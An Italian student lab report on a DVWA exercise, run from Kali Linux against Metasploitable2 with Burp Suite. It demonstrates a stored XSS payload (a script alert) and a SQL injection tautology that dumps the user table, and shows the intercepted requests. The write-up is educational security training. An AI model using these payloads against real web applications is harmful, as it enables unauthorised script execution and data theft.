

Pratica S6/L2

Introduzione: questo esercizio pratico di ethical hacking è focalizzato sulle vulnerabilità XSS e SQL injection. L'obiettivo è stato dimostrare come input non validati possano permettere l'iniezione di codici malevoli o la manipolazione delle query di un database, utilizzando la DVWA.

1. Configurazione del laboratorio


Il laboratorio è stato configurato usando due macchine virtuali Kali Linux (attaccante) e Metasploitable2 (bersaglio)

- Kali Linux IP: 192.168.10.100
- Metasploitable2 IP: 192.168.10.200


La comunicazione tra le due macchine è stata verificata tramite un comando di ping da Kali a Metasploitable2.

```
(kali@kali)-[~]
$ ping 192.168.10.200
PING 192.168.10.200 (192.168.10.200) 56(84) bytes of data.
 64 bytes from 192.168.10.200: icmp_seq=1 ttl=64 time=1.33 ms
 64 bytes from 192.168.10.200: icmp_seq=2 ttl=64 time=1.70 ms
 64 bytes from 192.168.10.200: icmp_seq=3 ttl=64 time=1.27 ms
 64 bytes from 192.168.10.200: icmp_seq=4 ttl=64 time=1.36 ms
 64 bytes from 192.168.10.200: icmp_seq=5 ttl=64 time=1.33 ms
^C
— 192.168.10.200 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.271/1.396/1.700/0.154 ms
```

È stato configurato anche Burpsuite come proxy per il browser di Kali, al fine di intercettare e analizzare tutto il traffico HTTP/HTTPS.




Una volta stabilita la connessione, è stato effettuato l'accesso alla DVWA. Dopodiché il livello di sicurezza della macchina è stato impostato su 'low'.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' and 'Script Security'. It states 'Security Level is currently low.' and provides a dropdown menu set to 'low' with a 'Submit' button. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'PHPIDS is currently disabled.' with links for '[enable PHPIDS]', '[Simulate attack]', and '[View IDS log]'. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

2. Sfruttamento della vulnerabilità XSS

La vulnerabilità XSS è stata sfruttata nella sezione dedicata della DVWA.



The screenshot shows the DVWA XSS section. The sidebar is the same as the previous page, but 'XSS stored' is highlighted. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name *' and 'Message *' fields, and a 'Sign Guestbook' button. Below the form, there are two example entries: 'Name: test' with 'Message: This is a test comment.' and 'Name: test' with 'Message: Ciao'. Under the 'More info' section, there are three links: 'http://h4ckers.org/xss.html', 'http://en.wikipedia.org/wiki/Cross-site_scripting', and 'http://www.cgisecurity.com/xss-faq.html'. At the bottom, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

L'obiettivo era dimostrare l'esecuzione di un codice JavaScript iniettato direttamente nel browser.

È stato utilizzato un payload di questo tipo: `Ciao<script>alert('hacked')</script>`. Inserendo questo script nel campo di input, il server non ha filtrato i tag `<script>` e il codice è stato riflesso nella pagina HTML.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: test
Message:

More info



<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


<input type="button" value="Intercept on"/> <input type="button" value="Forward"/> <input type="button" value="Drop"/>				
Time	Type	Direction	Method	URL
08:38:34 5 Aug ...	HTTP	→ Request	POST	http://192.168.10.200/dvwa/vulnerabilities/xss_s/
Request				
<input type="button" value="Pretty"/> <input type="button" value="Raw"/> <input type="button" value="Hex"/>				
<pre>1 POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1 2 Host: 192.168.10.200 3 Content-Length: 111 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.10.200 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.10.200/dvwa/vulnerabilities/xss_s/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: security=low; PHPSESSID=2e92f3211d56e01b4956b12ccf7f4529 14 Connection: keep-alive 15 16 txtName=test&txtMessage=Ciao+%3Cscript%3Ealert%28%27XSS+Riuscita%21%27%29%3C%2Fscript%3E&btnSign=Sign+Guestbook</pre>				

Il browser, interpretando il codice, ha visualizzato in pop-up con il messaggio “hacked”. Questo ha confermato la vulnerabilità nel contesto della pagina.




3. Sfruttamento della vulnerabilità SQL Injection

La vulnerabilità SQL Injection è stata sfruttata nella sezione dedicata della DVWA, che utilizza un campo di input per cercare utenti per ID.



Per questo attacco è stato utilizzato un payload del tipo: `1' or '1'='1'--`. Questo payload ha ingannato la query SQL del database.



<div> <div>Intercept on</div> <div>→ Forward</div> <div>Drop</div> </div>				
Time	Type	Direction	Method	URL
08:45:33.5 Aug ...	HTTP	→ Request	GET	http://192.168.10.200/dvwa/vulnerabilities/sqli/?id=1%27+or+%271%27%3D%271%27--+&Submit=Submit
Request				
<div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> </div>				
1	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%271%27%3D%271%27--+&Submit=Submit HTTP/1.1			
2	Host: 192.168.10.200			
3	Accept-Language: en-US,en;q=0.9			
4	Upgrade-Insecure-Requests: 1			
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36			
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
7	Referer: http://192.168.10.200/dvwa/vulnerabilities/sqli/			
8	Accept-Encoding: gzip, deflate, br			
9	Cookie: security=low; PHPSESSID=2e92f3211d56e01b4956b12ccf7f4529			
10	Connection: keep-alive			
11				

Invece di mostrare un singolo utente, il server ha restituito l'elenco completo di tutti gli utenti del database, confermando che la query è stata manipolata con successo per estrarre dati sensibili.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' or '1'='1'--
First name: admin
Surname: admin

ID: 1' or '1'='1'--
First name: Gordon
Surname: Brown

ID: 1' or '1'='1'--
First name: Hack
Surname: Me

ID: 1' or '1'='1'--
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1'--
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Conclusione e osservazioni

L'esercizio ha dimostrato come due vulnerabilità web più comuni possano essere sfruttate in un'applicazione con controlli di sicurezza insufficienti. La chiave di entrambi gli attacchi risiede nella mancanza di validazione e sanificazione dell'input.

- XSS: ha permesso l'esecuzione di un codice Java Script, che in uno scenario potrebbe essere usato per rubare cookie o dirottare gli utenti.
- SQL Injection: ha consentito di bypassare la logica del database per accedere a dati riservati.

Queste applicazioni evidenziano l'importanza di implementare controlli di sicurezza robusti per proteggere le applicazioni web da attacchi che sfruttano input non sanificati.